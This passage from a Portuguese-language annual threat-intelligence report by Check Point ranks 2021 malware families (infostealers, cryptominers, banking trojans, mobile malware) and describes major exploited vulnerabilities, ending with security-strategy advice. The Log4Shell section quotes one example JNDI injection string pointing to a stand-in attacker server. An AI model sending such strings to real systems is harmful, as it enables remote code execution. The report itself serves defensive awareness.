


Figura 20: Principal malware Infostealer na região EMEA

ÁSIA-PACÍFICO (APAC)




Figura 21: Principal malware Infostealer na região APAC

ANÁLISE GLOBAL DO MALWARE INFOSTEALER

O panorama do infostealer ainda é dominado por várias famílias de malware furtivo. O AgentTesla, um importante infostealer de commodities identificado pela primeira vez em 2014, perdeu um destaque considerável em comparação com 2020, apresentando uma queda de 50%. O LokiBot, outro infostealer de commodities que surgiu em 2016, passou por uma redução semelhante.

O **Formbook**, um malware de infostealing de commodities vendido como serviço em fóruns clandestinos desde 2016, aparece no topo do gráfico. O objetivo do malware é coletar informações via keylogging. Em meados de 2021, o uso de uma nova variante do Formbook foi [detectado](#). A variante era distribuída em uma campanha de phishing tirando proveito de documentos do PowerPoint como anexos de e-mail para entrega de malware.

Outro malware como serviço que pela primeira vez entrou para nossas estatísticas dos principais malware é o **Raccoon**. Esse infostealer, vendido na Dark Web há pelo menos dois anos, [oferece](#) uma plataforma com bom suporte para seus afiliados, disponibilizando correções rápidas para bugs e atualizações automáticas para sua payload, bem como malware instalado nas máquinas das vítimas.

As atualizações recentes do Raccoon [incluem](#) a capacidade de roubar criptomoeda, entregar outros malware e disseminar-se via Google SEO, em vez de e-mails de phishing. A campanha atual tenta ludibriar suas vítimas ao oferecer licenças piratas de software.

PRINCIPAIS MALWARES DE CRIPTOMINERAÇÃO

GLOBAL




Figura 22: Principais malwares de criptomineração globalmente

AMÉRICAS




Figura 23: Principais malwares de criptomineração nas Américas

EUROPA, ORIENTE MÉDIO E ÁFRICA (EMEA)




Figura 24: Principais malwares de criptomineração na região EMEA

ÁSIA-PACÍFICO (APAC)




Figura 25: Principais malwares de criptomineração na região APAC

ANÁLISE GLOBAL DE CRIPTOMINERADORES

O XMRig, uma ferramenta de mineração Monero legítima que foi utilizada por agentes de ameaças para fins maliciosos, não só continua no topo do gráfico de criptomineradores, como também cresceu em popularidade – mais de 25% em comparação a 2020. Duas famílias de malware entraram para o gráfico de criptomineradores pela primeira vez este ano: O LemonDuck, que já está em segundo lugar, atrás do XMRig, e o CryptoBot.

O **LemonDuck**, que apresentou um crescimento superior a 50% na taxa de ataques em comparação com as estatísticas de meio de ano, é um botnet de criptomineração autopropagante que conta com recursos de roubo de credencial, evasão de detecção e movimentação lateral. O LemonDuck também funciona como um downloader de malware e com frequência é observado entregando o Trojan Ramnit.

O **CryptoBot** é um criptominerador avançado que rouba a carteira e as informações da conta da vítima após a infecção. Em dezembro, o CryptoBot foi observado em uma campanha que atacou usuários com uma cópia pirata do sistema operacional Windows. A campanha utiliza uma ferramenta de ativação designada chamada KMSPico que engana o Serviço de Gerenciamento de Chaves (Key Management Services, KMS) do Windows, resultando na autenticação de uma cópia pirata do Windows como se fosse legítima. Quando um usuário baixa uma versão comprometida da ferramenta, o CryptoBot é instalado silenciosamente através de processos executados em segundo plano. Semelhante ao LemonDuck, o CryptoBot anteriormente foi detectado utilizando o exploit EternalBlue como parte de sua cadeia de infecção.

PRINCIPAIS TROJANS BANCARIOS

GLOBAL




Figura 26: Trojan bancários mais prevalentes globalmente

AMÉRICAS




Figura 27: Trojan bancários mais prevalentes nas Américas

EUROPA, ORIENTE MÉDIO E ÁFRICA (EMEA)




Figura 28: Trojans bancários mais prevalentes na região EMEA

ÁSIA-PACÍFICO (APAC)




Figura 29: Trojans bancários mais prevalentes na região APAC

ANÁLISE GLOBAL SOBRE TROJANS BANCÁRIOS

O panorama de malware bancário continua sendo dominado por uma série de famílias de malware adaptável e furtivo nos últimos anos. O TrickBot subiu do segundo lugar para o topo dos rankings globais, enquanto o Dridex caiu do primeiro para o terceiro lugar, com uma queda de quase 60% em comparação a 2020.

O **Qbot** é um malware bancário em constante evolução que, inicialmente, foi desenvolvido para acessar credenciais bancárias e registrar teclas pressionadas. Ele conta com recursos de worm, mas também funciona como um botnet, normalmente usado por campanhas de ransomware para entregar malware a dispositivos infectados. Em setembro, o Qbot retomou suas operações após um intervalo de três meses, executando uma campanha de spam em larga escala que tirou proveito do malware como botnet e infostealer, tendo distribuído o loader de malware “SquirrelWaffle”. A campanha recente contou com macros do Visual Basic e do Excel 4.0. Em novembro, a fase de monetização da campanha foi observada, conforme o dropper do malware começou a instalar o ransomware Conti.

O **Dridex**, mais um malware bancário que agora conta com recursos de infostealer e botnet, apresentou uma queda considerável este ano. No entanto, em setembro, os pesquisadores detectaram uma nova variante do Dridex, com recursos estendidos de coleta de informações, disseminando-se em uma campanha de phishing que apresenta documentos do Excel especialmente elaborados. Além disso, em dezembro, o Dridex esteve entre os primeiros malwares a ser distribuído em uma campanha que explora a vulnerabilidade Log4j para fins de infecção.

PRINCIPAIS MALWARES MÓVEIS

GLOBAL




Figura 30: Principais malwares móveis globalmente

AMÉRICAS




Figura 31: Principais malwares móveis nas Américas

EUROPA, ORIENTE MÉDIO E ÁFRICA (EMEA)




Figura 32: Principais malwares móveis na região EMEA

ÁSIA-PACÍFICO (APAC)




Figura 33: Principais malwares móveis na região APAC

ANÁLISE GLOBAL DE MALWARES MÓVEIS

O **Hiddad**, um malware para Android desenvolvido para veicular anúncios, anteriormente aproveitou o assunto da Covid-19 e se manteve no topo dos rankings, juntamente com o **xHelper**, cuja participação no cenário do malware diminuiu 25% em comparação com 2020. Este ano, duas outras famílias de malware fizeram sua estreia no gráfico, acompanhadas por duas novíssimas famílias de malware: AlienBot e FluBot.

O **AlienBot** é um malware bancário para Android distribuído por agentes de ameaça como malware como serviço. O malware permite que um invasor injete remotamente códigos arbitrários em aplicativos financeiros legítimos, obtendo acesso às contas financeiras das vítimas e, inclusive, controlando por completo seu dispositivo. Em março, a Check Point Research detectou um novo dropper chamado “Clast82”, distribuído via Google Play Store, que instala o AlienBot nas máquinas das vítimas. O dropper utiliza uma série de técnicas para evitar a detecção pelo Google Play Protect. Por exemplo, a payload não maliciosa é entregue durante o período de avaliação e, ao final deste, a payload se transforma no AlienBot.

O **FluBot**, outro malware bancário para Android, surgiu no final de 2020, tendo como alvo usuários europeus e disseminando-se via mensagens SMS enviadas a partir de dispositivos infectados. As campanhas do FluBot se baseiam em temas criativos; uma campanha direcionada para usuários finlandeses em junho e novembro utilizou um tema de correio de voz, pedindo que as vítimas do link de uma operadora de celular ouvissem mensagens. Ironicamente, a campanha direcionada para usuários da Nova Zelândia conta com uma atualização falsa de segurança alertando as vítimas das infecções causadas pelo FluBot.

06

VULNERABILIDADES GLOBAIS SOFISTICADAS

MUITAS VULNERABILIDADES DESCOBERTAS EM 2017
MANTIVERAM UMA FORTE PRESENÇA AO LONGO DE 2021,
OFUSCANDO AS RECÉM-DESCOBERTAS

A lista a seguir das principais vulnerabilidades é baseada em dados coletados pelos Sistemas de prevenção de intrusão (Intrusion Prevention System, IPS) da Check Point e detalha algumas das técnicas de ataque e exploits mais conhecidas e interessantes observadas pelos pesquisadores da Check Point em 2021.

APACHE LOG4J “LOG4SHELL” – EXECUÇÃO REMOTA DE CÓDIGO (CVE-2021-44228)

O Apache Log4j é um pacote de registros de código aberto baseado em Java fornecido pela Apache Software Foundation como parte dos Apache Logging Services. É a biblioteca de registros Java mais popular que existe, [utilizada](#) por milhões de aplicativos baseados em Java em todo o mundo para registrar atividades como operações de rotina do sistema e mensagens de erro, bem como para enviar diagnósticos aos administradores do sistema. Em 9 de dezembro, a Apache Foundation [lançou](#) uma versão de emergência do Log4j para abordar uma falha crítica na estrutura de registro. Essa falha [permite](#) que os agentes de ameaças comprometam uma máquina ao enviar a ela uma string simples como “\${jndi:ldap://attacker_server/path}” como parte da solicitação HTTP, agente-usuário ou qualquer outra entrada provavelmente registrada pelo servidor usando Log4j. Ao controlar as mensagens gravadas através do pacote de registros, os códigos arbitrários poderiam ser executados a partir de um servidor remoto. Chamada “Log4Shell”, a vulnerabilidade [tomou](#) a comunidade de segurança de assalto em decorrência de seus efeitos de longo alcance em milhões de empresas, [incluindo](#) Cisco, Twitter, Cloudflare, Tesla, Amazon e Apple, que utilizam Log4j. A exploração disseminada da falha foi [observada](#) quase de imediato, tanto por parte de invasores pouco habilidosos com o objetivo de [distribuir](#) criptomineradores, bem como por grupos APT patrocinados por países com o intuito de [obter](#) acesso a redes corporativas. De acordo com a Check Point Research, aproximadamente 48,3% das organizações foram afetadas por tentativas de exploração da vulnerabilidade Log4Shell em 2021.

MICROSOFT EXCHANGE SERVER “PROXYLOGON” – VIOLAÇÃO DE AUTENTICAÇÃO (CVE-2021-26855)

[ProxyLogon](#) é o nome que os pesquisadores do DEVCORE atribuíram a uma vulnerabilidade de violação de autenticação (CVE-2021-26855) observada pela primeira vez e reportada no final de 2020. Quando combinada com outras vulnerabilidades (CVE-2021-26857, CVE-2021-26858, CVE-2021-27065), essa cadeia de infecção pode acarretar a execução remota de código em qualquer Exchange Server comum sem patch. O ProxyLogon tem sido amplamente explorado por vários grupos APT. Em agosto, o Earth Baku [lançou](#) uma campanha na região Indo-Pacífico usando a injeção de SQL e explorando o ProxyLogon como vetores de entrada. Em setembro, o grupo de ciberespionagem FamousSparrow [explorou](#) a falha, bem como o backdoor SparrowDoor em redes de hotelaria, governos, empresas privadas e vários outros setores em todo o mundo. Outro grupo de ameaças, chamado SquirrelWaffle, foi [visto](#) atacando servidores do Microsoft Exchange com ProxyShell e ProxyLogon para disseminar malware através de e-mails maliciosos.

ATLASSIAN CONFLUENCE - EXECUÇÃO REMOTA DE CÓDIGO (CVE-2021-26084)

Essa importante execução remota de código na falha do Atlassian Confluence Server ou do Confluence Data Center, tornada pública em agosto de 2021, é derivada da Object Graph Navigation Language. Ela pode ser explorada sem autenticação, permitindo que um invasor remoto execute códigos arbitrários no sistema afetado. O Atlassian lançou [patches](#) para as empresas afetadas e vários exploits de prova de conceito foram publicados. Em seguida, os agentes de ameaças [realizaram uma varredura](#) em busca da vulnerabilidade com o objetivo de instalar criptomineradores. Em setembro, o criptossequestrador z0Miner [tentou](#) realizar operações de mineração em máquinas vulneráveis. Em outubro, observou-se o operador de ransomware Atom Silo [explorando](#) computadores sem patch para lançar ataques de ransomware.




Figura 34: Porcentagem de ataques que tiraram proveito de vulnerabilidades por ano de divulgação em 2021.

Muitas vulnerabilidades descobertas em 2017 mantiveram uma forte presença ao longo de 2021. Isso se deve, em grande medida, a falhas populares como a Execução remota de código Apache Struts2 (CVE-2017-5638), que é [incorporada](#) no botnet Mirai ou a execução remota de código PHPUnit (CVE-2017-9841), com frequência usada para explorar plugins [vulneráveis](#) do WordPress.

As vulnerabilidades de 2020 permaneceram em destaque, tendo sido exploradas em 11% dos ataques. Dentre as mais importantes, destaca-se as vulnerabilidades de buffer overflow da série Draytek Vigor (CVE-2020-10826, CVE-2020-10827, CVE-2020-10828), que tiveram uma participação de 41% no impacto global sobre as organizações. Essas vulnerabilidades poderiam ser exploradas para executar códigos arbitrários em roteadores Draytek vulneráveis, usando uma solicitação HTTP remota especialmente elaborada.




Figura 35: Porcentagem de ataques que tiraram proveito de vulnerabilidades por ano de divulgação por mês.

Em 2021, observamos uma adaptação mais lenta das vulnerabilidades em comparação com os anos anteriores. O gráfico revela que as vulnerabilidades de 2021 foram cada vez mais exploradas pelos hackers a partir de meados do ano, correspondendo a uma pequena diminuição no uso de CVEs em relação a 2017.

07

PREVENINDO A PRÓXIMA CIBERPANDEMIA— UMA ESTRATÉGICA PARA AUMENTAR A SEGURANÇA



POR JONY FISCHBEIN

CISO da Check Point Software

PREVENÇÃO CONTRA AMEAÇAS – IMPEÇA OS ATAQUES ANTES QUE ELES ACONTEÇAM

Um dos maiores desafios que os profissionais de segurança enfrentam são os ataques Gen V, ou seja, a combinação de uma ampla gama de ameaças, ataques em larga escala e uma vasta superfície de ataque. Uma proteção abrangente verdadeira requer uma abordagem projetada que impeça os ataques antes que eles aconteçam. Em última análise, a meta é frustrar todos os ataques em todos os vetores possíveis. Uma arquitetura de segurança que permita e viabilize uma infraestrutura de proteção unificada e coesa oferecerá uma proteção mais abrangente e mais rápida do que uma infraestrutura composta por partes que não se articulam. Este é o cerne da oferta do Check Point Infinity, isto é, uma arquitetura de segurança para prevenir os ataques antes que eles ocorram.

QUANDO SEU PERÍMETRO É DISPERSO E OS ATAQUES CONTINUAM EM AÇÃO, SUA EMPRESA NECESSITA DE PREVENÇÃO ESPECÍFICA BASEADA EM INTELIGÊNCIA DE AMEAÇAS EM TEMPO REAL

Na conjuntura atual de mega-ataques à cadeia de suprimentos e a batalha constante contra novos malwares em evolução, a inteligência de ameaças e recursos de resposta rápida são fundamentais. A inteligência abrangente para eliminar de forma proativa as ameaças, gerenciamento de serviços de segurança para monitorar sua rede e resposta a incidentes para reagir rapidamente e resolver ataques são essenciais para manter suas operações em 2022. O Malware está em evolução constante, tornando a inteligência de ameaças uma ferramenta essencial que merece a consideração de quase todas as empresas. Quando uma organização tem ativos financeiros, pessoais, intelectuais ou nacionais para manter e proteger, uma abordagem mais abrangente em relação à segurança é a única forma de realmente se proteger contra os invasores da atualidade e uma das soluções de segurança proativa mais eficazes disponíveis hoje é a inteligência de ameaças. A inteligência de ameaças deve abranger todas as superfícies de ataque, incluindo a nuvem, dispositivos móveis, rede, endpoints e IoT, pois, esses vetores são um lugar comum em uma empresa. A inteligência de ameaças não se resume apenas a dados, é prática e deve impulsionar a mudança para uma abordagem que privilegie a prevenção, bloqueando os ataques antes que eles penetrem, alcançando a melhor taxa de captura de ameaças conhecidas e desconhecidas, bem como uma taxa zero de falsos positivos, e causando o mínimo de interrupções para os usuários.

PROTEJA TUDO, POIS TUDO É UM ALVO EM POTENCIAL

Para obter a cobertura eficaz, as organizações devem buscar uma solução única, que abranja todas as superfícies e vetores de ataque. Em um ambiente multi-híbrido, onde o perímetro agora é disperso, a segurança deve ser capaz de proteger tudo.

E-mail, navegação na Web, servidores e armazenamento são só o começo. Aplicativos móveis, nuvem e armazenamento externo são essenciais, bem como a conformidade de dispositivos móveis e de endpoint conectados, além de sua propriedade crescente de dispositivos de IoT. Cargas de trabalho, contêineres e aplicativos sem servidor em ambientes de multinuvem e nuvem híbrida também devem fazer parte da lista de verificação, sempre. Diante da migração rápida para a nuvem e o trabalho híbrido, tornou-se ainda mais importante contar com uma estratégia robusta de prevenção de violações.


ALAVANCAGEM DE UMA ARQUITETURA TOTALMENTE UNIFICADA

A visibilidade abrangente de sua rede, alcançada por meio da consolidação, agora é essencial quando se trata de proteger contra ataques cada vez mais sofisticados.

Muitas empresas tentam estruturar sua segurança usando um apanhado de produtos de finalidade única de diferentes fornecedores, mas, com frequência, falham e se veem às voltas com lacunas de segurança causadas por tecnologias desconexas. Essa abordagem também resulta em uma sobrecarga enorme porque depende de vários sistemas e fornecedores, em vez de uma solução integrada. Para obter uma segurança inclusiva completa, as empresas devem, portanto, adotar uma abordagem unificada multicamadas que proteja todos os elementos de TI, inclusive redes, endpoints, nuvem, dispositivos móveis e IoT, compartilhando a mesma arquitetura de prevenção e sendo alimentada pelos mesmos dados de inteligência de ameaças em tempo real.

PANDEMIA BIOLÓGICA X CIBERPANDEMIA

Semelhanças e paralelos, lições aprendidas



MANTENHA A HIGIENE DA SEGURANÇA

- **Corrigir:** muito frequentemente, os ataques penetram pela exploração de vulnerabilidades conhecidas para as quais existe um patch, mas que não foi aplicado. As organizações devem se esforçar para garantir que os patches de segurança estejam atualizados em todos os sistemas e softwares.
- **Segmentar:** as redes devem ser segmentadas, aplicando proteções robustas de firewall e IPS entre os segmentos da mesma, para conter a propagação de infecções por toda a rede.

